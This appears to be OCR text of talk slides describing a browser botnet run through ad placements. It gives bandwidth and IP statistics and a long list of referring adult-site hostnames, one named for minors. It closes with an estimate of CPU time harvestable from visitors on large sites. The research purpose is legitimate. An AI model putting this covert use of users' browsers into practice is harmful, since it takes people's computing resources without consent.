

Bytes uploaded over time
1e8
2.00
1.75
1.50
1.25
1.00
0.75
0.50
0.25
0.00
Bytes
0
20000
40000
60000
80000
Seconds (wall time)



- 3.15 TB uploaded/seeded by the botnet
- 328.50 KB uploaded per second on average by each browser
- 702 Mb/s uploaded per second by the entire network on average (1.648 Gb/s max)



- 25 MB uploaded per browser client on average, 69.28 GB maximum
- 2.24 average seed ratio, 106.18 maximum seed ratio



- 267 average concurrent browsers connected

Total Statistics

- 392,635 IP addresses
- 271,464 (~69%) unique IP addresses (3MB txt)
- 99,690 unique referrer URLs
- 17,112 unique referrer hostnames
- ~$90 total cost

pornobuceta.com
pornoche.com
pornodama.tv
pornoezh.net
pornofaza.org
pornoflv.net
pornogama.com
pornohalva.net
pornokaif.net
pornokaska.com
pornokinozal.net
pornolab.eu.org
pornolab.net
pornolabs.eu
pornolabs.org
pornolavka.net
pornoledi.net
pornolomka.com
pornomaloletki.ru
pornomamochki.com
pornomina.net
pornomir.org
pornoplace2.com
pornorip.biz
pornoroliki.net
pornoru.net
pornorutube.online
pornose.org
pornosex.biz
pornosex.tv
pornoslit.com
pornostar-hd.ru
pornotorrent.net
pornotravel.net
pornotreker.net
pornotut.me
pornovideo24.click
pornovrot.com
pornoweprik.com
pornoxtv.online
pornoylei.ru
pornozak.me
pornozak.xxx
pornozona.tv
pornparadox.com
pornreactor.cc
porno-russ.org
porno-tv.online
porno.101dr.ru
porno.blondinki.hd.toptorrents.top
porno.sexyrull.ru
porno01.org
porno365.info
porno365.me
porno365.net
pornoau.com
pornoazbuka.com
pornoazbyka.com
pornobaron.tv
pornobeauty.net
pornoboss.tv
pornobrasileiro.blog.br
pornsharia.com
pornsodres.com
pornstartits.xblog.in
pornswank.com
pornweb.xyz
pornomultick.ru
porn555.com
porn93.com
pornaloha.com
pornandroid.adultnet.in
pornapps.xblog.in
pornbook.xyz
porncomics.fun
porngames.com
pornhub-n.com
pornishka.com
pornk.biz
pornmult.net
porno-1.org
porno-365.com
porno-devstvennici.ru
porno-doiki.com
porno-perdos.com
porno-roliki-minet.purplesphere.in
porno-roliki.online
pornxs.com
pornyfap.com


ADS

The Big Three

Alexa #1: Google.com

- 13 billion hits/day
- 1.5 billion visits/day
- 7:59 minutes on website per visitor per day

Alexa #2: YouTube.com

- 7.6 billion hits/day
- 1.5 billion visits/day
- 8:34 minutes on website per visitor per day

Alexa #3: Facebook.com

- 3.1 billion hits/day
- 770 million vists/day
- 9:53 minutes on website per visitor per day

Google.com Free Compute

1.5 billion (visitors a day) * 8 min (daily visit time)
= **12 billion** browser minutes on Google.com per day

12 billion / 60 (1 hour) / 24 (1 day) / 365 (1 year)
= **22,831 years** of "browser time" per day

22,831 * ~3.5 CPUs per browser (30,000+ sample avg)
= **79,908 years** of 1 CPU running per day

79,908 * 0.1 (CPU throttled to 10% to not disrupt user)
= **~8,000 years** of 1 CPU. In 1 day @ Google...

Thanks!

https://github.com/brannondorsey

https://brannon.online

@brannondorsey